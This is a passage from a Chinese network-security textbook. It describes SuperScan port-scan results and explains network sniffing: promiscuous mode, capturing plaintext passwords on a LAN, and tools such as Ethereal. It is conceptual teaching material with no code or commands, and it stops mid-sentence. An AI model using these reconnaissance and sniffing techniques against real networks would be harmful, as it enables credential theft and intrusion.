


图 4-15　设置扫描 IP 范围




图 4-16　Host and Service Discovery 选项设置

在中间窗口,可以看到在各个操作系统上发现的主机和端口的内容。最下面的窗口提供了 SuperScan 扫描过程的详细日志。单击 View HTML Results 按钮,可以查看扫描结




图 4-17 扫描结束

果。扫描结果如图 4-18 所示。SuperScan 扫描报告可以获取系统的 MAC 地址、NetBIOS 的名称表、主机所在工作组等信息。




图 4-18 SuperScan 扫描报告

除了这些扫描工具外，还有许多功能强大的工具软件如 X-way、Shadow Security Scanner、Nmap 和 LANguard Network Scanner 等。

4.5 网络监听

网络监听可以在网上的任何一个位置实施，如局域网中的一台主机、网关上或远程网的调制解调器之间等。网络监听可能造成的危害包括以下 4 个方面。

(1) 能够捕获口令。

(2) 能够捕获专用的或者机密的信息。

(3) 可以用来危害网络邻居的安全，或者用来获取更高级别的访问权限。

(4) 分析网络结构，进行网络渗透。

在网络中通信时，若利用工具，将网络接口设置在监听模式，便可将网络中正在传播的信息截获，从而进行攻击。网络监听技术的初衷是提供给网络安全管理人员进行管理的工具，可以用来监视网络的状态、数据流动情况以及网络上传输的信息等。现在，网络监听技术作为一种工具，总是扮演着正反两方面的角色，尤其在局域网中，这种表现更为突出。对于入侵者来说，通过网络监听可以很容易地获得用户的关键信息。当信息以明文的形式在网络上传输时，只要将网络接口设置成监听模式，便可以源源不断地将网上传输的信息截获。而对于入侵检测和追踪者来说，网络监听技术又能够在与入侵者的斗争中发挥重要的作用，因此他们也常常采取网络监听技术来防范黑客的非法入侵。

4.5.1 网络监听简介

网络监听(Network Listening)也称网络嗅探(Network Sniffing)。网络监听的目的是截获通信的内容，监听的手段是对协议进行分析。

在网络上，监听效果最好的地方是在网关、路由器、防火墙之类的设备处，通常由网络管理员来操作。对于一个施行网络攻击的人来说，能攻破网关、路由器、防火墙的情况极为少见，在这里完全可以由安全管理员安装一些设备，对网络进行监控，或者使用一些专门的设备，运行专门的监听软件，并防止任何非法访问。然而，潜入局域网中一台不引人注意的计算机中，悄悄地运行一个监听程序，这是大多数黑客的做法。

网络监听原理：人们通常所说的 Packet Sniffer 指的是一种插入到计算机网络中的偷听网络通信的设备，就像是电话监控能听到其他人通过电话的交谈一样。与电话线路不同，计算机网络是共享通信通道的。共享意味着计算机能够接收到发送给其他计算机的信息。捕获在网络中传输的数据信息就称为 Sniffing(窃听)。

和电话窃听相比，Sniffer 有一个好处是：许多网络用的是“共享的介质”。在局域网中与其他计算机进行数据交换的时候，发送的数据包发往所有连在一起的主机，也就是广播，在报头中包含目标机的正确地址，所以只有与数据包中目标地址一致的那台主机才会接收数据包，其他的机器都会将包丢弃。但是，当主机工作在监听(又称混杂)模式下时，无论接收到的数据包中目标地址是什么，主机都将其接收下来。然后对数据包进行分析从而得到局域网中通信的数据。由于在一个普通的网络环境中，账号和口令信息以明文方式在以太

网中传输，一旦入侵者获得其中一台主机的 root 权限，并将其置于混杂模式以窃听网络数据，便有可能入侵网络中的所有计算机。注意，一台计算机可以监听同一网段所有的数据包，不能监听不同网段的计算机传输的信息。

4.5.2　常用网络监听工具

常用的网络监听工具主要有 Ethereal 和 Win sniffer 等。

1. Ethereal

1）Ethereal 简介

Ethereal 是当前非常流行的一种数据包监听软件。Ethereal 具有设计完美的图形化界面和众多分类信息及过滤选项。用户通过 Ethereal，同时将网卡设置为混杂模式，可以查看到网络中发送的所有通信流量。Ethereal 